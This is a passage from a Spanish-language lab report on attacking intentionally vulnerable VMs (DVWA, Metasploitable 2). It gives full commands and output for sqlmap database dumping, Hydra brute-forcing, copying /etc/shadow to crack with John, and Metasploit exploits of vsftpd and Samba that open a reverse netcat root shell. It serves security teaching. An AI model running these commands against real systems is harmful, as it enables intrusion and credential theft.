Checking `fingerd' ... not found
Checking `gpm' ... not found
Checking `grep' ... not infected
Checking `hdparm' ... not infected
Checking `su' ... not infected
Checking `ifconfig' ... not infected
Checking `inetd' ... not infected
Checking `inetdconf' ... INFECTED
Checking `identd' ... not found
Checking `init' ... not infected
Checking `killall' ... not infected
Checking `ldsopreload' ... not infected
Checking `login' ... not infected
Checking `ls' ... not infected
Checking `lsof' ... not infected
Checking `mail' ... not found
Checking `mingetty' ... not found
Checking `netstat' ... not infected
Checking `named' ... not infected
Checking `passwd' ... not infected
Checking `pidof' ... not infected
Checking `pop2' ... not found
Checking `pop3' ... not found
Checking `ps' ... not infected
Checking `pstree' ... not infected
Checking `rpcinfo' ... not infected
Checking `rlogind' ... not infected
```

```
Checking `bindshell' ... INFECTED (PORTS: 1524 6667)
```

Se ve que existen algunos INFECTED

## g. Inyecciones SQL (sqlmap)

Primero toca conocer las rutas:

dirb <http://192.168.2.226/>



Tienes que darle al link de DVWA y posteriormente iniciar sesión con las credenciales que aparecen como nota debajo de los campos de registro.




Username

Password

Login failed

Damn Vulnerable Web Application (DVWA) is a RandomStorm Opensource project  
Hint: default username is 'admin' with password 'password'

Dentro de DVWA, vamos al apartado DVWA Security, después crearemos una DB MySQL en Set-up y pondremos la dificultad en bajo en DVWA Security:



Ahora, dentro de SQL Injection, si ponemos un único valor numérico, podremos observar nombre y apellido, pero si ponemos una única comilla simple, saldrá los siguiente:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1

Para que sqlmap pueda llegar al campo User ID, necesitaremos esta extensión de firefox:



## Cookie Quick Manager by Ysard

Remove

An addon to manage cookies (view, search, create, edit, remove, backup, restore, protect from deletion and much more). Firefox 57+ is supported.

Available on Firefox for Android™ ★ 4.4 (383 reviews) 50,756 Users

Dentro de la web, le daremos click a Search Cookies for:192.168.2.226

Ahora ejecutaremos el siguiente comando en la kali, para obtener las BBDD de la VM:

```
sqlmap -u  
"http://192.168.2.226/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --dbs -  
-user-agent="Opera" --cookie="security=low;  
PHPSESSID=58b9fea68a432b210caace642343781d" --batch
```



```

[09:04:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[09:04:59] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[09:05:00] [INFO] fetched data logged to text files under '/home/kali/.local/s
hare/sqlmap/output/192.168.2.226'

[*] ending @ 09:05:00 /2025-11-20/

```

Para acceder a una base de datos en específico y ver sus tablas:

```

sqlmap -u
"http://192.168.2.226/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --dbs -
-user-agent="Opera" --cookie="security=low;
PHPSESSID=58b9fea68a432b210caace642343781d" -D dvwa --tables --batch

```

```

Database: dvwa
[2 tables]
+-----+
| guestbook |
| users    |
+-----+

```

Para ver las columnas de una de las tablas:

```

sqlmap -u
"http://192.168.2.226/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --dbs -
-user-agent="Opera" --cookie="security=low;
PHPSESSID=58b9fea68a432b210caace642343781d" -D dvwa -T users --
columns --batch

```

```
Database: dvwa
Table: users
[6 columns]
```

Column	Type
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

Para ver el contenido de la tabla:

```
sqlmap -u
"http://192.168.2.226/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --dbs -
-user-agent="Opera" --cookie="security=low;
PHPSESSID=58b9fea68a432b210caace642343781d" -D dvwa -T users --dump-
all --batch
```

```
Database: dvwa
Table: users
[5 entries]
```


user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.2.226/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.2.226/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://192.168.2.226/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://192.168.2.226/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://192.168.2.226/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

```
[09:10:10] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.2.226/dump/dvwa/users.csv'
[09:10:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.226'
[*] ending @ 09:10:10 /2025-11-20/

[09:10:10] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.2.226/dump/dvwa/guestbook.csv'
[09:10:10] [INFO] fetching columns for table 'users' in database 'dvwa'
[09:10:10] [INFO] fetching entries for table 'users' in database 'dvwa'
[09:10:10] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[09:10:10] [INFO] using hash method 'md5_generic_passwd'
[09:10:10] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:10:10] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:10:10] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:10:10] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
```

Podemos observar, como sqlmap ha podido acceder a los datos de la tabla y en la segunda foto ha podido deshashear las contraseñas y acceder a los valores.

Podemos entrar a observar las imágenes de las base de los datos entre otros aspectos, al igual que las contraseñas u otros datos.



## h. Ataques a contraseñas online (una herramienta)

Existen diversas herramientas para esta tarea como Medusa o Ncrack. La herramienta utilizada para esta parte va a ser *Hydra*. Esta herramienta que ya está instalada en la Kali Linux se usa para pruebas de fuerza bruta online contra servicios como SSH, FTP, HTTP-form, SMB, etc. Es especialmente útil para evaluar políticas de contraseñas débiles.

Primero se prueba a atacar con FTP, dado que el protocolo SSH de metasploit no es compatible directamente con la herramienta. Con el siguiente comando:

```
hydra -l msfadmin -P /usr/share/wordlists/metasploit/unix_passwords.txt  
ftp://192.168.64.5
```

```
hydra -l msfadmin -P ~/mi_diccionario.txt ftp://192.168.64.5
```

```
gabriel@kali:~$ hydra -l msfadmin -P ~/mi_diccionario.txt ftp://192.168.64.5
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-21 12:44:50
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.64.5:21/
[21][ftp] host: 192.168.64.5 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-21 12:44:50
```

Tambien se ha probado con otros servicios como vncviewer con el comando:

```
hydra -P /usr/share/wordlists/metasploit/vnc_passwords.txt vnc://192.168.1.49
```

```
gabriel@kali:~$ hydra -P /usr/share/wordlists/metasploit/vnc_passwords.txt vnc://192.168.1.49
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-23 13:37:45
[WARNING] you should set the number of parallel task to 4 for vnc services.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
revious session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking vnc://192.168.1.49:5900/
[5900][vnc] host: 192.168.1.49 password: password
[STATUS] attack finished for 192.168.1.49 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-23 13:37:55
```

Al igual que el servicio de rlogin que de momento por defecto no esta habilitado en la Metaexploit 2:

```
$ hydra -L /usr/share/wordlists/metasploit/unix_users.txt \
-P /usr/share/wordlists/metasploit/unix_passwords.txt \
rlogin://192.168.1.49
```

```

hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-23 13:37:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
revious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 178675 login tries (l:175/p:1021), ~11168 tr
ies per task
[DATA] attacking rlogin://192.168.1.49:513/
513][rlogin] host: 192.168.1.49 password: 123456
513][rlogin] host: 192.168.1.49 password: admin
513][rlogin] host: 192.168.1.49 password: 12345
513][rlogin] host: 192.168.1.49 password: iloveyou
513][rlogin] host: 192.168.1.49 password: 1234567


[ERROR] Child with pid 151969 terminating, can not connect
[ERROR] Child with pid 151959 terminating, can not connect
[ERROR] Child with pid 151966 terminating, can not connect
[ERROR] Child with pid 151962 terminating, can not connect
[ERROR] Child with pid 151958 terminating, can not connect
[ERROR] Child with pid 151967 terminating, can not connect
[ERROR] Child with pid 151963 terminating, can not connect
[ERROR] Child with pid 151957 terminating, can not connect
[ERROR] Child with pid 151955 terminating, can not connect
[ERROR] Child with pid 151968 terminating, can not connect
[ERROR] Child with pid 151954 terminating, can not connect
[ERROR] Child with pid 152006 terminating, can not connect
[ERROR] Child with pid 152009 terminating, can not connect
[ERROR] Child with pid 152010 terminating, can not connect
[ERROR] Child with pid 152007 terminating, can not connect
[ERROR] Child with pid 152011 terminating, can not connect
[ERROR] Child with pid 152008 terminating, can not connect
[ERROR] all children were disabled due too many connection errors
0 of 1 target successfully completed, 34 valid passwords found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-23 13:37:47
gabriel@kali:~$ rlogin 192.168.1.49
login: Didn't receive NULL byte from server: Success
gabriel@kali:~$ █

```


Para comprobar que las contraseñas crackeadas son correctas se proceden a probar las contraseñas recabadas. Primero con el vncviewer , donde la



contraseña recabada fue “password”



Paso 1: Poner el comando con su contraseña



Paso 2: Visualización de su funcionamiento

## i. Ataques a contraseñas offline (una herramienta)

Para esta tarea también se podría haber usado Hashcat, pero la herramienta que se va a utilizar para esta sección es *John the Ripper* para aplicar una técnica de ataque offline para recuperar contraseñas a partir de hashes extraídos de sistemas del entorno de laboratorio.

Primero es necesario que la Kali ya tenga los hashes en su máquina por lo que se los pasaremos desde la Metasploitable 2 con los siguientes comandos:

```
sudo cp /etc/passwd .  
sudo cp /etc/shadow .  
cp /etc/shadow /home/msfadmin/  
cp /etc/passwd /home/msfadmin/  
  
scp msfadmin@192.168.1.49:/home/msfadmin/passwd .  
scp msfadmin@192.168.1.49:/home/msfadmin/shadow .
```

Y luego desde la Kali unificamos los archivos con el siguiente comando:

```
unshadow passwd shadow > hashes.txt
```

Podemos comprobar la creación del archivo con:

```
cat hashes.txt
```

Donde se verán líneas tipo:

```
msfadmin:$1$asd123$.....:1000:1000:...  
postgres!:...  
service:$1$xxxxx$xxxx:...
```

A partir de aquí ya podemos proceder a crackear de la siguiente forma:

```
john --wordlist=/usr/share/wordlists/metasploit/password.lst hashes.txt  
john --format=md5crypt-long --wordlist=mi_diccionario.txt --users=msfadmin  
hashes.txt
```

```
gabriel@kali:~$ john --format=md5crypt-long --wordlist=mi_diccionario.txt --users=msfadmin hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 2 needed for performance.
msfadmin (msfadmin)
lg 0:00:00:00 DONE (2025-11-23 12:29) 100.0g/s 100.0p/s 100.0c/s 100.0C/s msfadmin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
gabriel@kali:~$
```

Para ver las contraseñas crackeadas utilizamos el siguiente comando:

```
john --show hashes.txt
```

```
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

4 password hashes cracked, 3 left
```

## j. Metasploit (enumeración, identificación de vulnerabilidades y explotación):

Abrimos Metasploit desde la Kali por consola usando:

```
msfconsole
```

Usamos nmap para comprobar que el objetivo tiene vulnerabilidades, por ejemplo, el valor: **21/tcp open ftp vsftpd 2.3.4**, usaremos el contexto del script de nmap -vuln, que usamos anteriormente.

```
nmap -sV 192.168.2.226
```

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
```

Ejecutamos, para ver la versión:

```
search vsftpd
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
```



```
msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution
```

Lo seleccionamos como objetivo y ejecutamos:

```
set RHOSTS 192.168.2.226
run
```

Ahora tenemos acceso a la shell del objetivo:

```
[+] 192.168.2.226:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.18:33021 -> 192.168.2.226:6200) at 2025-11-20 09:36:16 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Más ataques:

Samba, obtenemos root, ya que samba tiene esos permisos:

Observamos que, con esa versión, debemos seleccionar la que pone username map script, lo buscamos con `search samba`, y es el 15.

```
msf exploit(multi/samba/usermap_script) > searchsploit samba 3.0.20
[*] exec: searchsploit samba 3.0.20

Exploit Title                                     Path
-----
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/26741.py

Shellcodes: No Results
msf exploit(multi/samba/usermap_script) > █
```

Otra opción:

```
msf > search samba 3.0.20

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/samba/usermap_script       2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > █
```

Preparativo:

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.2.226
RHOSTS => 192.168.2.226
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
```

Ejecución:

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.2.18:4444
[*] Command shell session 1 opened (192.168.2.18:4444 → 192.168.2.226:47156) at 2025-11-23 10:17:36 -0500

whoami
root
```